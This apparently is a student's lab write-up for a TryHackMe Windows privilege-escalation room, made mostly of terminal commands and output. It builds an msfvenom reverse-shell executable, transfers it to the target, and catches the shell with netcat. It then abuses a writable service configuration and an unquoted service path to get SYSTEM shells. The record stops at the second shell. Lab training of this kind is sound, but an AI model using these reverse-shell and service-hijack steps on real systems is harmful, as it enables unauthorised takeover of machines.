
Lab 7: Windows Privilege Escalation

⇒Lab Link: https://tryhackme.com/room/windows10privesc


Task 1: Deploy the Vulnerable Windows VM

Connecting to the RDP using the following command:

```
xfreerdp /u:user /p:password321 /cert:ignore +clipboard /v:MACHINE_IP
```



```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  peda  Pictures  Public  pwndbg-src  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ xfreerdp /u:user /p:password321 /cert:ignore +clipboard /v:10.10.245.8
[12:10:22:715] [95569:95570] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/Eastern
[12:10:24:424] [95569:95570] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[12:10:24:424] [95569:95570] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[12:10:24:475] [95569:95570] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[12:10:24:475] [95569:95570] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[12:10:31:563] [95569:95570] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
█
```




Hostname: WIN-QBA94KB3IOF
Instance ID: i-08185ef5bd51a8a31
Private IP Address: 10.10.245.8
Instance Size: t2.small
Availability Zone: eu-west-1b
Architecture: AMD64
Total Memory: 2 GB
Network Performance: Low to Moderate

Windows Server 2019 Standard Evaluation
Windows License is expired
Build 17763.rs5_release.180914-1434

Task 2: Generate a Reverse Shell Executable

On Kali, generate a reverse shell executable (reverse.exe) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.30.200 LPORT=53 -f exe -o reverse.exe
```




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.30.200 LPORT=53 -f exe -o reverse.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe

┌──(kali㉿kali)-[~]
└─$ ▮
```

Transfer the reverse.exe file to the C:\PrivEsc directory on Windows. There are many ways you could do this, however the simplest is to start an SMB server on Kali in the same directory as the file, and then use the standard Windows copy command to transfer the file.

On Kali, in the same directory as reverse.exe:


```
sudo python3 -m http.server 8080
```



```
┌──(kali㉿kali)-[~/Documents/pentestLab]
└─$ ls
reverse.exe  shell.exe

┌──(kali㉿kali)-[~/Documents/pentestLab]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.245.8 - - [21/Dec/2023 12:13:47] "GET /reverse.exe HTTP/1.1" 200 -
10.10.245.8 - - [21/Dec/2023 12:14:10] "GET /reverse.exe HTTP/1.1" 200 -
10.10.245.8 - - [21/Dec/2023 12:14:44] "GET /shell.exe HTTP/1.1" 200 -
█
```

On Windows (update the IP address with your Kali IP): `iwr -URI`


```
http://10.18.30.200:8080/reverse.exe -o reverse.exe
```



```
PS C:\PrivEsc> iwr -URI http://10.18.30.200:8080/reverse.exe  -o reverse.exe
PS C:\PrivEsc> ls


    Directory: C:\PrivEsc


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/22/2020   9:38 PM         222592 accesschk.exe
-a----          6/5/2020   8:32 AM            959 AdminPaint.lnk
-a----         2/22/2020   9:38 PM            232 CreateShortcut.vbs
-a----          6/5/2020   8:32 AM            990 lpe.bat
-a----         2/22/2020   9:38 PM         678312 plink.exe
-a----         2/22/2020   9:38 PM         494860 PowerUp.ps1
-a----          6/5/2020   9:06 AM          27136 PrintSpoofer.exe
-a----         2/22/2020   9:38 PM        1258824 Procmon64.exe
-a----         2/22/2020   9:38 PM         374944 PsExec64.exe
-a----        12/21/2023   9:25 AM           7168 reverse.exe
-a----         5/11/2020   9:23 AM         159232 RoguePotato.exe
-a----          6/5/2020   8:32 AM            221 savecred.bat
-a----         2/22/2020   9:38 PM         160768 Seatbelt.exe
-a----         2/22/2020   9:38 PM          26112 SharpUp.exe
-a----          3/6/2020   7:00 PM         229376 winPEASany.exe


PS C:\PrivEsc> _
```


Test the reverse shell by setting up a netcat listener on Kali:

`sudo nc -nvlp 53`




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
```

Then run the reverse.exe executable on Windows and catch the shell:
`C:\PrivEsc\reverse.exe`



```
PS C:\PrivEsc> .\reverse.exe_
```


We got the shell:



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.245.8] 49747
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54A8-AA62

 Directory of C:\Users\user\Desktop

12/21/2023  09:14 AM    <DIR>          .
12/21/2023  09:14 AM    <DIR>          ..
06/05/2020  07:32 AM               959 AdminPaint.lnk
08/19/2020  10:06 AM               737 PrivEsc - Shortcut.lnk
12/21/2023  09:14 AM             7,168 reverse.exe
12/21/2023  09:14 AM             7,168 shell.exe
               4 File(s)         16,032 bytes
               2 Dir(s)  30,851,325,952 bytes free
```

Task 3: Service Exploits - Insecure Service Permissions

Use accesschk.exe to check the "user" account's permissions on the "daclsvc" service:
`C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc`



```
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL

C:\Users\user\Desktop>
```


Note that the "user" account has the permission to change the service config

(SERVICE_CHANGE_CONFIG).

Query the service and note that it runs with SYSTEM privileges

(SERVICE_START_NAME):


`sc qc daclsvc`



```
C:\Users\user\Desktop>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DACL Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\user\Desktop>
```

Modify the service config and set the BINARY_PATH_NAME (binpath) to the reverse.exe executable you created:


`sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""`



```
C:\PrivEsc>sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
[SC] ChangeServiceConfig SUCCESS

C:\PrivEsc>
```


Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

`net start daclsvc`



```
C:\PrivEsc>net start daclsvc
net start daclsvc
```

nt authority\system:




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.245.8] 49827
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 4: Service Exploits - Unquoted Service Path

Query the "unquotedsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME) and that the BINARY_PATH_NAME is unquoted and contains spaces.


```
sc qc unquotedsvc
```



```
C:\PrivEsc>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\PrivEsc>
```

Using accesschk.exe, note that the BUILTIN\Users group is allowed to write to the C:\Program Files\Unquoted Path Service\ directory:


```
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
```



```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\Program Files\Unquoted Path Service
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators

C:\PrivEsc>
```

Copy the reverse.exe executable you created to this directory and rename it Common.exe:


```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
```



```
PS C:\PrivEsc>
PS C:\PrivEsc> copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
PS C:\PrivEsc> _
```


Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start unquotedsvc
```



```
C:\PrivEsc>net start unquotedsvc
net start unquotedsvc
```

Shell:



